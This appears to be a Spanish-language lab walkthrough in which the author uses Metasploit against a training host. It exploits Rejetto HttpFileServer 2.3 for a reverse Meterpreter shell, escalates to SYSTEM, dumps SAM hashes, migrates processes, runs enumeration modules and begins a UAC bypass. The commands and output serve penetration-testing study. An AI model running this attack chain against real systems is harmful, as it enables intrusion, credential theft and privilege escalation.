[*] Nmap: OS:=0%S=A%A=0%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=7%FW=0%ZKA=S%F=AR%O=%RD=0%Q=)
[*] Nmap: OS:U1(R=Y%DF=N%T=7%FIP=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%D
[*] Nmap: OS:F=I=N%T=7%CD=Z)
[*] Nmap: Network Distance: 3 hops
[*] Nmap: Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
[*] Nmap: OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap done: 1 IP address (1 host up) scanned in 76.34 seconds
```

Como vemos tenemos una versión en particular en dicho puerto, vamos a buscar un exploit correspondiente:

```
msf6 > search HttpFileServer
Matching Modules
=====
#  Name                      Disclosure Date  Rank      Check  Description
-  --
0  exploit/windows/http/rejetto_hfs_exec  2014-09-11  excellent  Yes   Rejetto HttpFileServer Remote Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/rejetto_hfs_exec

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/rejetto_hfs_exec) > 
```

Lo único que tenemos que configurar es el RHOSTS objetivo, si queremos cambiar el puerto de escucha, también podríamos:

```

msf6 exploit(windows/http/rejetto_hfs_exec) > exploit
[*] Started reverse TCP handler on 10.10.41.3:4444
[*] Using URL: http://10.10.41.3:8080/QrCiXr
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /QrCiXr
[*] Sending stage (176198 bytes) to 10.2.29.20
[!] Tried to delete %TEMP%\vSWWXGXoSnTEgH.vbs, unknown result
[*] Meterpreter session 1 opened (10.10.41.3:4444 → 10.2.29.20:49325) at 2025-07-22 22:22:33 +0530
[*] Server stopped.

meterpreter > sysinfo
Computer : WIN-OMCNBKR66MN
OS : Windows Server 2012 R2 (6.3 Build 9600).
Architecture : x64
System Language : en_US
Domain : WORKGROUP
Logged On Users : 1
Meterpreter : x86/windows
meterpreter > getuid
Server username: WIN-OMCNBKR66MN\Administrator
meterpreter >

```

Bien, una vez obtenida la sesión de meterpreter, podemos usar el comando help para ver cuántos comandos más podemos ejecutar, entre ellos existen estos y son muy importantes:

```

Stdapi: Audio Output Commands
=====
Command      Description
play         play a waveform audio file (.wav) on the target system

Priv: Elevate Commands
=====
Command      Description
getsystem    Attempt to elevate your privilege to that of local system.

Priv: Password database Commands
=====
Command      Description
hashdump     Dumps the contents of the SAM database

Priv: Timestomp Commands
=====
Command      Description
timestomp   Manipulate file MACE attributes

For more info on a specific command, use <command> -h or help <command>.

meterpreter >

```

Vamos a intentar elevar nuestros privilegios con el comando de getsystem a ver si el sistema nos lo permite:

```
meterpreter > getsystem
[-] Unknown command: getssystem. Did you mean getsystem? Run the help command for more details.
meterpreter > getsystem
... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```

Otro comando esencial post-explotación es el dumpero de la SAM:

```
Server username: NT AUTHORITY\SYSTEM
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:5c4d59391f656d5958dab124ffeabc20 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
meterpreter > sh[]
```

Otro comando esencial es show\_mount que mostrará una lista de cantidades o unidades adjuntas al sistema. Como podemos ver aparece la unidad por defecto disco C que nos dice el tipo si es fijo o removable, si fuese removable estaríamos refiriéndonos a un pendrive o a un disco externo:

```
meterpreter > getuid
Server username: WIN-OMCNBK66MN\Administrator
meterpreter > getsystem
... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:5c4d59391f656d5958dab124ffeabc20 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
meterpreter > show_mount

Mounts / Drives
=====
Name  Type    Size (Total)  Size (Free)  Mapped to
C:\   fixed   29.66 GiB     8.49 GiB

Total mounts/drives: 1
meterpreter > 
```

Este el proceso de enumerar los montajes y unidades conectadas al objetivo de Windows.

También podemos usar otros comandos interesantes como es el de migrar a otro proceso:

```
2680 2672 explorer.exe          x64  1      WIN-OMCNBK66MN\Administrator  C:\Windows\explorer.exe
2780 684 msdtc.exe             x64  0      NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\msdtc.exe
2852 1812 hfs.exe              x86  1      WIN-OMCNBK66MN\Administrator  C:\hfs\hfs.exe

meterpreter > migrate 2680
[*] Migrating from 580 to 2680...
[*] Migration completed successfully.
meterpreter > 
```

La arquitectura que usa explorer.exe es de 64 bits, por lo cual nuestra sesión de Meterpreter también se va a actualizar:

```
meterpreter > migrate 2680
[*] Migrating from 580 to 2680 ...
[*] Migration completed successfully.
meterpreter > sysinfo
Computer       : WIN-OMCNBKR66MN
OS             : Windows Server 2012 R2 (6.3 Build 9600).
Architecture   : x64
System Language: en_US
Domain         : WORKGROUP
Logged On Users: 1
Meterpreter    : x64/windows
meterpreter >
```

Bien, ahora vamos a listar los archivos del directorio actual donde estamos:

```
meterpreter > pwd
C:\Windows\system32
meterpreter > dir
```

Para cambiar de directorio, por ejemplo, al disco local C:\\

```
meterpreter > cd C:\\
meterpreter > dirç
[-] Unknown command: dirç. Did you mean dir? Run the help command for more details.
meterpreter > dir
Listing: C:\\

Mode          Size     Type  Last modified      Name
---          ---     ----  ---           ---
040777/rwxrwxrwx  0      dir   2020-09-10 15:20:33 +0530  $Recycle.Bin
100666/rw-rw-rw-  1      fil   2013-06-18 17:48:29 +0530  BOOTNXT
040777/rwxrwxrwx  0      dir   2013-08-22 20:18:41 +0530  Documents and Settings
040777/rwxrwxrwx  0      dir   2013-08-22 21:22:33 +0530  PerfLogs
040555/r-xr-xr-x  4096   dir   2020-08-12 09:43:47 +0530  Program Files
040777/rwxrwxrwx  4096   dir   2020-09-05 14:35:45 +0530  Program Files (x86)
040777/rwxrwxrwx  4096   dir   2020-09-05 14:35:45 +0530  ProgramData
040777/rwxrwxrwx  0      dir   2020-09-05 09:16:57 +0530  System Volume Information
040555/r-xr-xr-x  4096   dir   2020-09-10 15:20:27 +0530  Users
040777/rwxrwxrwx  24576  dir   2020-09-14 12:19:32 +0530  Windows
100444/r--r--r--  398356 fil   2014-03-18 15:35:18 +0530  bootmgr
100666/rw-rw-rw-  32     fil   2020-09-14 12:22:18 +0530  flag.txt
040777/rwxrwxrwx  0      dir   2025-07-22 23:24:47 +0530  hfs
000000/          0      fif   1970-01-01 05:30:00 +0530  pagefile.sys

meterpreter > cat flag.txt
f74c8347798f4082daf4b4570dba094ameterpreter >
```

Si quisiéramos descargar por el ejemplo la flag.txt:

```
meterpreter > cat flag.txt
f74c8347798f4082daf4b4570dba094ameterpreter > download flag.txt
[*] Downloading: flag.txt → /root/flag.txt
[*] Downloaded 32.00 B of 32.00 B (100.0%): flag.txt → /root/flag.txt
[*] Completed  : flag.txt → /root/flag.txt
meterpreter >
```

Ahora vamos a ver algunos módulos post-exploitación de Metasploit Framework.

Si, por ejemplo, quiere migrar la arquitectura del payload de meterpreter, podemos utilizar un módulo llamado migrate:

```

root@INE:~ 
File Actions Edit View Help
msf6 exploit(windows/http/rejetto_hfs_exec) > search migrate platform:windows
Matching Modules

```

#	Name	Disclosure Date	Rank	Check	Description
0	post/windows/manage/archmigrate	.	normal	No	Architecture Migrate
1	exploit/windows/http/hp_nnm_ovas	2008-04-02	good	Yes	HP OpenView NNM 7.53,
2	\_ target: Automatic Targeting	.	.	.	
3	\_ target: Windows 2003/zin.dll OpenView 7.53	.	.	.	
10	post/windows/manage/add_user	.	normal	No	Windows Manage Add User to the Domain and/or to a Domain Group
11	post/windows/manage/mssql_local_auth_bypass	.	normal	No	Windows Manage Local Microsoft SQL Server Authorization Bypass
12	post/windows/manage/priv_migrate	.	normal	No	Windows Manage Privilege Based Process Migration
13	post/windows/manage/migrate	.	normal	No	Windows Manage Process Migration
14	exploit/windows/local/ms13_053_schlamperei	2013-12-01	average	Yes	Windows NTUserMessageCall Win32K Kernel Pool Overflow (Schlamperei)

Interact with a module by name or index. For example info 14, use 14 or use exploit/windows/local/ms13\_053\_schlamperei

En este caso usaremos el post(windows/manage/migrate):

```

msf6 post(windows/manage/migrate) > options
Module options (post/windows/manage/migrate):

```

Name	Current Setting	Required	Description
KILL	false	no	Kill original process for the session.
NAME	no	no	Name of process to migrate to.
PID	0	no	PID of process to migrate to.
PPID	0	no	Process Identifier for PPID spoofing when creating a new process. (0 = no PPID spoofing).
PPID_NAME	no	no	Name of process for PPID spoofing when creating a new process.
SESSION	yes	yes	The session to run this module on
SPAWN	true	no	Spawn process to migrate to. If set, notepad.exe is used.

Esta es la manera de hacerlo manualmente, si por ejemplo, quisieramos migrar a explorer.exe, tendríamos que poner su PID. Por último, seleccionamos la SESSION donde ya estaba abierto la sesión de Meterpreter, y ejecutamos:

```

msf6 post(windows/manage/migrate) > set SESSION 1
SESSION => 1
msf6 post(windows/manage/migrate) > run

[*] Running module against WIN-OMCNBKR66MN
[*] Current server process: Explorer.EXE (2680)
[*] Spawning notepad.exe process to migrate into
[*] Spoofing PPID 0
[*] Migrating into 1736
[+] Successfully migrated into process 1736
[*] Post module execution completed
msf6 post(windows/manage/migrate) > sessions 1
[*] Starting interaction with 1 ...

meterpreter > sysinfo
Computer      : WIN-OMCNBKR66MN
OS           : Windows Server 2012 R2 (6.3 Build 9600).
Architecture   : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 1
Meterpreter    : x64/windows

```

En este caso migro al notepad.exe por defecto, sin darle un PID inicial:

1608	752	WmiPrvSE.exe	x64	0
1736	2680	notepad.exe	x64	1
1812	2680	powershell.exe	x86	1
2236	1164	conhost.exe	x64	1

Bien, otro módulo que podemos utilizar es el de privilegios de Windows:

```
post(windows/gather/win_privs)
```

Esto enumerará los privilegios del usuario actual que tenemos acceso:

```
msf6 post(windows/gather/win_privs) > options
Module options (post/windows/gather/win_privs):
  Name      Current Setting  Required  Description
  SESSION          yes        The session to run this module on

View the full module info with the info, or info -d command.
msf6 post(windows/gather/win_privs) > set SESSION 1
SESSION => 1
msf6 post(windows/gather/win_privs) > run
[!] Current User
=====
  Is Admin  Is System  Is In Local Admin Group  UAC Enabled  Foreground ID  UID
  True      False       True                      True           1             WIN-OMCNBKR66MN\Administrator

[!] Windows Privileges
=====
  Name
  -----
  SeBackupPrivilege
  SeChangeNotifyPrivilege
  SeCreateGlobalPrivilege
  SeCreatePagefilePrivilege
  SeCreateSymbolicLinkPrivilege
  SeDebugPrivilege
  SeImpersonatePrivilege
  SeIncreaseBasePriorityPrivilege
```

```
Windows Privileges
_____
Name
_____
SeBackupPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeCreatePagefilePrivilege
SeCreateSymbolicLinkPrivilege
SeDebugPrivilege
SeImpersonatePrivilege
SeIncreaseBasePriorityPrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
SeLoadDriverPrivilege
SeManageVolumePrivilege
SeProfileSingleProcessPrivilege
SeRemoteShutdownPrivilege
SeRestorePrivilege
SeSecurityPrivilege
SeShutdownPrivilege
SeSystemEnvironmentPrivilege
SeSystemProfilePrivilege
SeSystemtimePrivilege
SeTakeOwnershipPrivilege
SeTimeZonePrivilege
SeUndockPrivilege
```

```
[*] Post module execution completed
```

Esto nos sirve para identificar que permisos tenemos y cuáles no.

Ahora vamos a ver otro módulo que nos permite verificar qué usuarios están conectados actualmente:

```
post/windows/gather/enum_logged_on_users
```

```
msf6 post(windows/gather/enum_logged_on_users) > options
Module options (post/windows/gather/enum_logged_on_users):
Name      Current Setting  Required  Description
_____
CURRENT   true            yes       Enumerate currently logged on users
RECENT    true            yes       Enumerate recently logged on users
SESSION   1               yes       The session to run this module on

View the full module info with the info, or info -d command.
```

```

SESSION => 1
msf6 post(windows/gather/enum_logged_on_users) > run
[*] Running module against WIN-OMCNBKR66MN (10.2.28.61)

Current Logged Users
_____
SID User
S-1-5-21-2563855374-3215282501-1490390052-500 WIN-OMCNBKR66MN\Administrator

[+] Results saved in: /root/.msf4/loot/20250722235436_windows_post_10.2.28.61_host.users.activ_465104.txt

Recently Logged Users
_____
SID Profile Path
S-1-5-18 C:\Windows\System32\config\systemprofile
S-1-5-19 C:\Windows\ServiceProfiles\LocalService
S-1-5-20 C:\Windows\ServiceProfiles\NetworkService
S-1-5-21-2563855374-3215282501-1490390052-500 C:\Users\Administrator

[+] Results saved in: /root/.msf4/loot/20250722235437_windows_post_10.2.28.61_host.users.recen_167389.txt
[*] Post module execution completed

```

Otro módulo muy útil es checkvm que nos dirá si el sistema objetivo es una máquina virtual:

`post(windows/gather/enum_logged_on_users)`

```

msf6 post(windows/gather/enum_logged_on_users) > search checkvm
Matching Modules
_____
#  Name          Disclosure Date  Rank   Check  Description
-  post/linux/gather/checkvm    .          normal  No   Linux Gather Virtual Environment Detection
0  post/solaris/gather/checkvm  .          normal  No   Solaris Gather Virtual Environment Detection
1  post/windows/gather/checkvm  .          normal  No   Windows Gather Virtual Environment Detection

Interact with a module by name or index. For example info 2, use 2 or use post/windows/gather/checkvm
msf6 post(windows/gather/enum_logged_on_users) > use 2
msf6 post(windows/gather/checkvm) > options
Module options (post/windows/gather/checkvm):
_____
Name      Current Setting  Required  Description
SESSION      yes            The session to run this module on

View the full module info with the info, or info -d command.
msf6 post(windows/gather/checkvm) > set SESSION 1
SESSION => 1
msf6 post(windows/gather/checkvm) > 

```

```

msf6 post(windows/gather/checkvm) > set SESSION 1
SESSION => 1
msf6 post(windows/gather/checkvm) > run

[*] Checking if the target is a Virtual Machine ...
[+] This is a Xen Virtual Machine
[*] Post module execution completed
msf6 post(windows/gather/checkvm) > 

```

Esta información es importante porque si el objetivo es una máquina virtual, entonces podemos utilizar algún módulo de explotación para salir de la máquina virtual y, en consecuencia, obtener acceso al sistema operativo host que aloja la máquina virtual.

Ahora vamos a pasar a otro módulo para enumerar los programas instalados en el objetivo:

`post/windows/gather/enum_applications`

```

Module options (post/windows/gather/enum_applications):
  Name      Current Setting  Required  Description
  SESSION          yes        The session to run this module on

View the full module info with the info, or info -d command.
msf6 post(windows/gather/enum_applications) > set SESSION 1
SESSION => 1
msf6 post(windows/gather/enum_applications) > run

[*] Enumerating applications installed on WIN-OMCNBK66MN

Installed Applications
_____

```

Name	Version
AWS PV Drivers	8.3.3
AWS Tools for Windows	3.15.1084
Amazon SSM Agent	2.3.842.0
Amazon SSM Agent	2.3.842.0
EC2ConfigService	4.9.4222.0
EC2ConfigService	4.9.4222.0
EC2ConfigService	4.9.4222.0
Mozilla Firefox 80.0.1 (x86 en-US)	80.0.1
Mozilla Maintenance Service	80.0.1
aws-cfn-bootstrap	1.4.33

```

[+] Results stored in: /root/.msf4/loot/20250723000352_windows_post_10.2.28.61_host.application_043744.txt
[*] Post module execution completed

```

Bueno, como podemos ver salen las aplicaciones instaladas y, lo más importante, su versión. Porque si identificamos una vulnerabilidad de escalada de privilegios que conocemos dentro de la versión, por ejemplo, de Mozilla Firefox, entonces podríamos utilizar Mozilla Firefox para elevar nuestros privilegios.

Si queremos ver lo que llevamos enumerando hasta ahora, usaremos el comando loot para ver todo:

```

msf6 post(windows/gather/enum_applications) > loot
Loot
_____

```

host	service	type	name	content	info	path
10.2.28.61	host.users.active	active_users.txt		text/plain	Active Users	/root/.msf4/loot/20250722235436_windows_post_10.2.28.61_host.users.activ_465104.txt
10.2.28.61	host.users.recent	recent_users.txt		text/plain	Recent Users	/root/.msf4/loot/20250722235437_windows_post_10.2.28.61_host.users.recen_167389.txt
10.2.28.61	host.applications	applications.txt		text/plain	Installed Applications	/root/.msf4/loot/20250723000352_windows_post_10.2.28.61_host.application_043744.txt

También hay una ruta donde podemos ver mejor la información recopilada hasta ahora.

Otro módulo muy bueno, es de enumerar exclusiones por Windows Defender:

`post/windows/gather/enum_av_excluded`

```

msf6 post(windows/gather/enum_applications) > search enum_av_excluded
Matching Modules
=====
#  Name                               Disclosure Date  Rank   Check  Description
-  post/windows/gather/enum_av_excluded .           normal    No    Windows Antivirus Exclusions Enumeration

Interact with a module by name or index. For example info 0, use 0 or use post/windows/gather/enum_av_excluded

msf6 post(windows/gather/enum_applications) > use 0
msf6 post(windows/gather/enum_av_excluded) > options

Module options (post/windows/gather/enum_av_excluded):
Name      Current Setting  Required  Description
DEFENDER   true            yes       Enumerate exclusions for Microsoft Defender
ESSENTIALS true            yes       Enumerate exclusions for Microsoft Security Essentials/Antimalware
SEP        true            yes       Enumerate exclusions for Symantec Endpoint Protection (SEP)
SESSION    yes             yes      The session to run this module on

View the full module info with the info, or info -d command.

msf6 post(windows/gather/enum_av_excluded) > set SESSION 1
SESSION => 1
msf6 post(windows/gather/enum_av_excluded) > run

```

```

msf6 post(windows/gather/enum_av_excluded) > set SESSION 1
SESSION => 1
msf6 post(windows/gather/enum_av_excluded) > run

[*] Enumerating Excluded Paths for AV on WIN-OMCNBKR66MN
[+] Found Windows Defender
[*] No extension exclusions for Windows Defender
[*] No path exclusions for Windows Defender
[*] No process exclusions for Windows Defender
[*] Post module execution completed
msf6 post(windows/gather/enum_av_excluded) >

```

No ha encontrado nada, lo que significa prácticamente que todo el sistema de archivos está siendo escaneado y monitoreado por el antivirus.

Echemos un vistazo a algunos otros como la capacidad de enumerar las computadoras que son parte del dominio:

`post/windows/gather/enum_computers`

```

msf6 post(windows/gather/enum_av_excluded) > use 33
msf6 post(windows/gather/enum_computers) > options

Module options (post/windows/gather/enum_computers):
Name      Current Setting  Required  Description
SESSION    yes             yes      The session to run this module on

View the full module info with the info, or info -d command.

msf6 post(windows/gather/enum_computers) > set SESSION 1
SESSION => 1
msf6 post(windows/gather/enum_computers) > run

[*] Running module against WIN-OMCNBKR66MN (10.2.28.61)
[-] Post aborted due to failure: unknown: Could not retrieve domain name. Is the host part of a domain?
[*] Post module execution completed
msf6 post(windows/gather/enum_computers) >

```

Este host no es parte de ningún dominio, entonces sabemos que es un sistema único que se ejecuta dentro de AWS y también que es una máquina virtual, y que también se está ejecutando en un sistema Windows Server 2012.

Ahora echemos un vistazo a cómo enumerar los parches instalados, que es muy importante durante la escalada de privilegios:

post/windows/gather/enum\_patches

[*] Running module against WIN-OMCNBKR66MN (10.2.28.61)	
Installed Patches	
HotFix ID	Install Date
KB2894856	10/15/2014
KB2896496	6/20/2014
KB2919355	3/18/2014
KB2919442	3/18/2014
KB2934520	1/13/2015
KB2938066	7/10/2014
KB2938772	3/18/2014
KB2949621	3/18/2014
KB2954879	5/17/2014
KB2955164	5/17/2014
KB2959626	7/10/2014
KB2965500	5/17/2014
KB2967917	7/10/2014
KB2969339	6/20/2014
KB2971203	7/10/2014
KB2973448	6/20/2014
KB2975061	7/10/2014
KB2975719	10/15/2014
KB2977765	10/15/2014
KB2978041	10/15/2014
KB2978126	11/18/2014
KB2984006	10/15/2014
KB2989647	10/15/2014
KB2989930	12/9/2014
KB2993100	10/15/2014
KB2995004	10/15/2014
KB2995388	10/15/2014
KB2996799	10/15/2014
KB2998174	10/15/2014

En caso de que falle este módulo, lo podemos hacer manualmente iniciando la sesión de Meterpreter, iniciamos una shell, y buscamos systeminfo:

```
C:\>systeminfo  
+systeminfo  
  
Host Name: WIN-OMCNBKR66MN  
OS Name: Microsoft Windows Server 2012 R2 Standard  
OS Version: 6.3.9600 N/A Build 9600  
OS Manufacturer: Microsoft Corporation  
OS Configuration: Standalone Server  
OS Build Type: Multiprocessor Free  
Registered Owner:  
Registered Organization: Amazon.com  
Product ID: 00252-70000-00000-AA535  
Original Install Date: 9/10/2020, 9:10:37 AM  
System Boot Time: 7/22/2025, 5:51:08 PM  
System Manufacturer: Xen  
System Model: HVM domU  
System Type: x64-based PC  
Processor(s): 1 Processor(s) Installed.  
[01]: Intel64 Family 6 Model 79 Stepping 1 GenuineIntel ~2300 Mhz  
BIOS Version: Xen 4.11.amazon, 8/24/2006  
Windows Directory: C:\Windows  
System Directory: C:\Windows\system32  
Boot Device: \Device\HarddiskVolume1  
System Locale: en-us;English (United States)  
Input Locale: en-us;English (United States)  
Time Zone: (UTC) Coordinated Universal Time  
Total Physical Memory: 4,096 MB  
Available Physical Memory: 3,322 MB  
Virtual Memory: Max Size: 12,288 MB  
Virtual Memory: Available: 11,329 MB  
Virtual Memory: In Use: 959 MB  
Page File Location(s): C:\pagefile.sys  
Domain: WORKGROUP  
Logon Server: \\WIN-OMCNBKR66MN  
Hotfix(s): 208 Hotfix(s) Installed.
```

```
Logon Server: \\WIN-OMCNBKR66MN  
Hotfix(s): 208 Hotfix(s) Installed.  
[01]: KB2894856  
[02]: KB2896496  
[03]: KB2919355  
[04]: KB2919442  
[05]: KB2934520  
[06]: KB2938066  
[07]: KB2938772  
[08]: KB2949621  
[09]: KB2954879  
[10]: KB2955164  
[11]: KB2959626  
[12]: KB2965500  
[13]: KB2967917  
[14]: KB2969339  
[15]: KB2971203  
[16]: KB2973448  
[17]: KB2975061  
[18]: KB2975719  
[19]: KB2977765  
[20]: KB2978041  
[21]: KB2978126  
[22]: KB2984006  
[23]: KB2989647  
[24]: KB2989930  
[25]: KB2993100  
[26]: KB2995004  
[27]: KB2995388  
[28]: KB2996799  
[29]: KB2998174  
[30]: KB2999226  
[31]: KB3000483  
[32]: KB3000850  
[33]: KB3003057  
[34]: KB3004545
```

Vamos a ver otro módulo que nos permitirá enumerar cualquier recurso compartido:

## post/windows/gather/enum\_shares

```
msf6 post(windows/gather/enum_patches) > use 0
msf6 post(windows/gather/enum_shares) > options

Module options (post/windows/gather/enum_shares):
Name      Current Setting  Required  Description
---      ---      ---      ---
CURRENT   true            yes       Enumerate currently configured shares
ENTERED   true            yes       Enumerate recently entered UNC Paths in the Run Dialog
RECENT    true            yes       Enumerate recently mapped shares
SESSION    yes            The session to run this module on

View the full module info with the info, or info -d command.

msf6 post(windows/gather/enum_shares) > set SESSION 1
SESSION => 1
msf6 post(windows/gather/enum_shares) > run

[*] Running module against WIN-OMCNBK66MN (10.2.28.61)
[*] The following shares were found:
[*]   Name: print$ 
[*]   Path: C:\Windows\system32\spool\drivers
[*]   Remark: Printer Drivers
[*]   Type: DISK
[*]
[*] Post module execution completed
msf6 post(windows/gather/enum_shares) >
```

Vamos a buscar otro módulo para ver si el RDP está habilitado: post/windows/manage/enable\_rdp

```
msf6 post(windows/gather/enum_shares) > use 62
msf6 post(windows/manage/enable_rdp) > options

Module options (post/windows/manage/enable_rdp):
Name      Current Setting  Required  Description
---      ---      ---      ---
ENABLE    true            no       Enable the RDP Service and Firewall Exception.
FORWARD   false           no       Forward remote port 3389 to local Port.
LPORT     3389           no       Local port to forward remote connection.
PASSWORD  no              Password for the user created.
SESSION   yes            The session to run this module on
USERNAME  no              The username of the user to create.

View the full module info with the info, or info -d command.

msf6 post(windows/manage/enable_rdp) > set SESSION 1
SESSION => 1
msf6 post(windows/manage/enable_rdp) > run

[*] Enabling Remote Desktop
[*]   RDP is already enabled
[*] Setting Terminal Services service startup mode
[*]   The Terminal Services service is not set to auto, changing it to auto ...
[*] The following Error was encountered: RuntimeError Could not open service. OpenServiceA error: FormatMessage failed to retrieve the error.
[*] For cleanup execute Meterpreter resource file: /root/.msf4/loot/20250723002958_windows_post_10.2.28.61_host.windows.cle_113043.txt
[*] Post module execution completed
msf6 post(windows/manage/enable_rdp) >
```

El servicio RDP está habilitado, por lo que podríamos establecer una sesión RDP con el sistema objetivo.

Esto es todo lo que hemos conseguido de utilidad:

```
msf6 post(windows/manage/enable_rdp) > loot

Loot
---
host      service type          name          content      info          path
10.2.28.61 host.users.active active_users.txt  text/plain   Active Users  /root/.msf4/loot/20250722235436_windows_post_10.2.28.61_host.use
10.2.28.61 host.users.recent recent_users.txt  text/plain   Recent Users /root/.msf4/loot/20250722235437_windows_post_10.2.28.61_host.use
10.2.28.61 host.applications applications.txt  text/plain   Installed Applications /root/.msf4/loot/20250723000352_windows_post_10.2.28.61_host.app
10.2.28.61 enum_patches      enum_patches.txt text/plain
ches_188072.txt
10.2.28.61 host.windows.cleanup.enable_rdp enable_rdp_cleanup.rc text/plain enable_rdp cleanup resource file /root/.msf4/loot/20250723002104_windows_post_10.2.28.61_enum_pat
dows.cle_113043.txt
```

## Windows Privilege Escalation: Bypassing UAC (IMPORTANTE)

Para empezar, necesitamos realizar un escaneo de nmap en el servidor de destino para identificar qué servicios se están ejecutando en él y, luego explotar uno de esos servicios.

```
msf6 > db_status
[*] Connected to msf. Connection type: postgresql.
msf6 > db_nmap -Pn -sS -sVC -O --min-rate 10000 demo.ine.local
[*] Nmap: Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-23 00:44 IST
[*] Nmap: Nmap scan report for demo.ine.local (10.2.25.131)
[*] Nmap: Host is up (0.0023s latency).
[*] Nmap: Not shown: 991 closed tcp ports (reset)
[*] Nmap: PORT      STATE SERVICE          VERSION
[*] Nmap: 80/tcp    open  http           HttpFileServer httpd 2.3
[*] Nmap: |_http-title: HFS /
[*] Nmap: |_http-server-header: HFS 2.3
[*] Nmap: 135/tcp   open  msrpc          Microsoft Windows RPC
[*] Nmap: 139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
[*] Nmap: 445/tcp   open  microsoft-ds   Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
[*] Nmap: 3389/tcp  open  ssl/ms-wbt-server?
[*] Nmap: | ssl-cert: Subject: commonName=victim
[*] Nmap: | Not valid before: 2025-07-21T19:11:42
[*] Nmap: |_Not valid after: 2026-01-20T19:11:42
[*] Nmap: |_ssl-date: 2025-07-22T19:15:24+00:00; -1s from scanner time.
[*] Nmap: | rdp-ntlm-info:
[*] Nmap: |   Target_Name: VICTIM
[*] Nmap: |   NetBIOS_Domain_Name: VICTIM
[*] Nmap: |   NetBIOS_Computer_Name: VICTIM
[*] Nmap: |   DNS_Domain_Name: victim
[*] Nmap: |   DNS_Computer_Name: victim
[*] Nmap: |   Product_Version: 6.3.9600
[*] Nmap: |_ System_Time: 2025-07-22T19:15:16+00:00
```

Bien, tenemos un servicio vulnerable que es el puerto 80 con una versión HttpFileServer httpd 2.3

Ya sabemos que es vulnerable a rejetto. Tenemos que configurar un payload de 64 bits porque esto es lo que se requerirá para eludir con éxito UAC o para elevar nuestros privilegios.

```
Payload options (windows/x64/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
----      -----          -----      -----
EXITFUNC  process        yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     10.10.5.2       yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port
```

```
msf6 exploit(windows/http/rejetto_hfs_exec) > run
[*] Started reverse TCP handler on 10.10.49.4:4444
[*] Using URL: http://10.10.49.4:8080/f2vSlGz3y
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /f2vSlGz3y
[*] Sending stage (176198 bytes) to 10.2.25.131
[*] Tried to delete %TEMP%\WGxqfnzo.vbs, unknown result
[*] Meterpreter session 1 opened (10.10.49.4:4444 → 10.2.25.131:49266) at 2025-07-23 00:50:46 +0530
[*] Server stopped.

meterpreter > sysinfo
Computer : VICTIM
OS        : Windows Server 2012 R2 (6.3 Build 9600).
Architecture : x64
System Language : en_US
Domain    : WORKGROUP
Logged On Users : 2
Meterpreter : x86/windows
meterpreter > getuid
Server username: VICTIM\admin
meterpreter > 
```

Si intentamos elevar privilegios desde meterpreter, no nos dejará y fallarán todas las técnicas:

```
meterpreter > getuid
Server username: VICTIM\admin
meterpreter > getsystem
[-] 2001: Operation failed: Access is denied. The following was attempted:
[-] Named Pipe Impersonation (InMemory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
[-] Named Pipe Impersonation (RPCSS variant)
meterpreter > 
```

Vamos a ver que privilegios tiene actualmente el usuario admin:

```
meterpreter > sysinfo
Computer : VICTIM
OS        : Windows Server 2012 R2 (6.3 Build 9600).
Architecture : x64
System Language : en_US
Domain    : WORKGROUP
Logged On Users : 2
Meterpreter : x64/windows
meterpreter > getuid
Server username: VICTIM\admin
meterpreter > getprivs

Enabled Process Privileges
_____
Name
_____
SeChangeNotifyPrivilege
SeIncreaseWorkingSetPrivilege
SeShutdownPrivilege
SeTimeZonePrivilege
SeUndockPrivilege

meterpreter > 
```

Ahora vamos a comprobar si este usuario llamado admin forma parte del grupo de Administradores:

Net users nos dirá cuántos usuarios existen, en este caso existen 3, admin, administrator y guest.

```
C:\Windows\system32>net users
net users

User accounts for \\VICTIM

admin           Administrator          Guest
The command completed successfully.

C:\Windows\system32>net localgroup administrators
net localgroup administrators
Alias name      administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

admin
Administrator
The command completed successfully.
```

Net localgroup administrators nos dirá todos los usuarios que pertenece al grupo de administradores.

Bueno, como podemos ver el usuario admin pertenece al grupo de administradores, lo que significa que puede realizar tareas administrativas o pueden hacer cambios en el sistema operativo, lo que significa que en realidad podemos hacer un bypass UAC con facilidad.

Bien, ahora busquemos un exploit llamado bypassuac: exploit/windows/local/bypassuac\_injection

```
2   exploit/windows/local/bypassuac           2010-12-31    excellent  No   Windows Escalate UAC Protection Bypass
3   \_ target: Windows x86
4   \_ target: Windows x64
5   exploit/windows/local/bypassuac_injection  2010-12-31    excellent  No   Windows Escalate UAC Protection Bypass (In Memory Injection)
6   \_ target: Windows x86
7   \_ target: Windows x64
8   exploit/windows/local/bypassuac_injection_winsxs 2017-04-06    excellent  No   Windows Escalate UAC Protection Bypass (In Memory Injection) abusing WinSXS
```

